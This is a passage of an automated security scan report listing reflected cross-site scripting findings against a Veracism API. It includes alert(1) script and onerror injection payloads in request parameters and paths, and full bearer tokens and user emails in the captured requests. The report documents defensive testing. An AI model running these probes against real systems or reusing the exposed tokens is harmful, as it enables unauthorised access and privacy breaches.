UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:26:35 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"page":["The value '1ppp0c<script>alert(1)</script>oum35' is not
valid."]},"traceId":"00-099c6048a9170b6d97f44c0622b5b29a-97118cc1efa48216-00"}
```

6.12. https://sb-api.ismanila.org/Veracism/api/Reports/tenant/9 [pageSize parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Reports/tenant/9**

Issue detail

The value of the **pageSize** request parameter is copied into the HTML document as plain text between tags. The payload **aq6by<script>alert(1)</script>n4o6h** was submitted in the pageSize parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/Reports/tenant/9?page=1&pageSize=500aq6by%3cscript%3ealert(1)%3c%2fscript%3en4o6h
HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
```

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3ZlcmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsImF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2NvcGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLvTjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8bRrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwOzF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 1

HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:26:45 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors occurred.","status":400,"errors":{"pageSize":["The value '500aq6by<script>alert(1)</script>n4o6h' is not valid."]},"traceId":"00-a16e7d3a86d612f447317f771b85f6ce-5971ca40f2d60e51-00"}

6.13. https://sb-api.ismanila.org/Veracism/api/Users [includeInactive parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Users**

Issue detail

The value of the **includeInactive** request parameter is copied into the HTML document as plain text between tags. The payload **vf71u<script>alert(1)</script>xkd9k** was submitted in the includeInactive parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/Users?includeInactive=truevf71u%3cscript%3ealert(1)%3c%2fscript%3exkd9k HTTP/1.1
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:24:39 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"includeInactive":["The value 'truevf71u<script>alert(1)</script>xkd9k' is not
valid."]},"traceId":"00-89cf45b0aa03a6a08e70333fbb4daf5a-b65c7f24f7ac028a-00"}
```

6.14. https://sb-api.ismanila.org/Veracism/api/Users/e5b6407b-5d58-485b-b60c-6efc8fcca260 [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Users/e5b6407b-5d58-485b-b60c-6efc8fcca260**

Issue detail

The value of the URL path filename is copied into the HTML document as plain text between tags. The payload **d5ksa<img src=a onerror=alert(1)>ljsv6** was submitted in the URL path filename. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response. The proof-of-concept attack demonstrated uses an event handler to introduce arbitrary JavaScript into the document.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
DELETE /Veracism/api/Users/e5b6407b-5d58-485b-
b60c-6efc8fcca260d5ksa%3cimg%20src%3da%20onerror%3dalert(1)%3eljsv6 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
```

```
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:47:58 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"id":["The value 'e5b6407b-5d58-485b-b60c-6efc8fcca260d5ksa<img src=a
onerror=alert(1)>ljsv6' is not valid."]},"traceId":"00-764de3afad371f1b08ba10fafbf9caec-4266001e466246f8-00"}
```

6.15. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xky [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Verify/cid/bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xky**

Issue detail

The value of the URL path filename is copied into the HTML document as plain text between tags. The payload **zn60a<img src=a onerror=alert(1)>yds4s** was submitted in the URL path filename. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response. The proof-of-concept attack demonstrated uses an event handler to introduce arbitrary JavaScript into the document.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/Verify/cid/
bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xkyzn60a%3cimg%20src%3da%20onerror%3dale
rt(1)%3eyds4s?filename=MyPHOTO_2.jpg HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
```

```
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 500 Internal Server Error
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:16:43 GMT

{"error":"Failed to decrypt file","details":"{\"error\":\"View/decrypt failed\",\"details\":{\"message\":\"Invalid CID\",\"param\":
\"cid\"},\"cid\":\"bafkreiauy6yeiolmgd5ekqxw32hm7b6swytmmmdomzmzvyvzqwr2qn2xkyzn60a<img src=a
onerror=alert(1)>yds4s\"}"}
```

6.16. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Verify/cid/bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjde**

Issue detail

The value of the URL path filename is copied into the HTML document as plain text between tags. The payload **fximw<img src=a onerror=alert(1)>pl9re** was submitted in the URL path filename. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response. The proof-of-concept attack demonstrated uses an event handler to introduce arbitrary JavaScript into the document.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/Verify/cid/
bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjdefximw%3cimg%20src%3da%20onerror%3dalert(1)%3
epl9re?filename=chart%20patterns.png HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
```

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3I9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Accept: */*
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 1

HTTP/2 500 Internal Server Error
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:16:40 GMT

{"error":"Failed to decrypt file","details":"{\"error\":\"View/decrypt failed\",\"details\":{\"message\":\"Invalid CID\",\"param\":
\"cid\"},\"cid\":\"bafkreibrzl4sgr7pzpk4mspkfaa3y6g2q5byqf4iswjmoaqkhnj7bdfjdefximw<img src=a
onerror=alert(1)>pl9re\"}"}

6.17. https://sb-api.ismanila.org/Veracism/api/admin/audit [page parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/audit**

Issue detail

The value of the **page** request parameter is copied into the HTML document as plain text between tags. The payload **sifx1<script>alert(1)</script>kmfhu** was submitted in the page parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/admin/audit?page=1sifx1<script>alert(1)</script>kmfhu&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
ncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDEwOTExNDEzOTIzOTcyODEwMDAzMiIsI
mF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkO
GgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNzQxNjQsImV4cCI6MTc3NDE2MDU2NCwic2Nv
cGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4Iiwic
GVybWlzc2lvbnMiOlsicmVhZDpmaWxlcyIsInJlYWQ6dXNlcnMiLCJ3cml0ZTpmaWxlcyIsIndyaXRlOnVzZXJzIl19.GtsLLv
Tjm5Yja0_DCTN3Kjn1g2ddtoWxuXqp1iLw3TEYZ6b0BmebpuS_qcIFQvqXt6zjwrQ9gVdXRoeaTJuP0tQH9_rQkoB1M8b
RrI1S6BJPXK152bTLKaD9jTuWiG4XmGCkGmPxDIGxr9Dtwk8Hmb9q9KwPCpqRXTN9lDXYIZtffyqBlTsSNHzWUsJwO
zF49eYsuayCUI-xrEnObzwaAru1zlX30WffSEdySey2h_nVsYNMpf9gqG_SoDwKVkFvow9Bdwd3EXmbSukfNZc0Mm-
UTtqD48GvyWY748A98_XfW9N64q_mpZ-lvZTUcL5lx8yxRQYzE-Cst44iPTZiIw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:29:58 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"page":["The value '1sifx1<script>alert(1)</script>kmfhu' is not
valid."]},"traceId":"00-1b3b1e58b62578c789ba0c5c7f045c9e-fc25a17148279ad4-00"}
```

6.18. https://sb-api.ismanila.org/Veracism/api/admin/audit [pageSize parameter]

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://sb-api.ismanila.org**

Path: **/Veracism/api/admin/audit**

Issue detail

The value of the **pageSize** request parameter is copied into the HTML document as plain text between tags. The payload **w35m1<script>alert(1)</script>idvfw** was submitted in the pageSize parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

Request 1

```
GET /Veracism/api/admin/audit?page=1&pageSize=20w35m1<script>alert(1)</script>idvfw HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoiYWRtaW4iLCJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlcyI6WyJhZG1pbiJdLCJodHRwczovL3Zl
cmFjaXNtLmNvbS9lbWFpbCI6ImVzY290aWRvcEBpc21hbmlsYS5vcmciLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3J
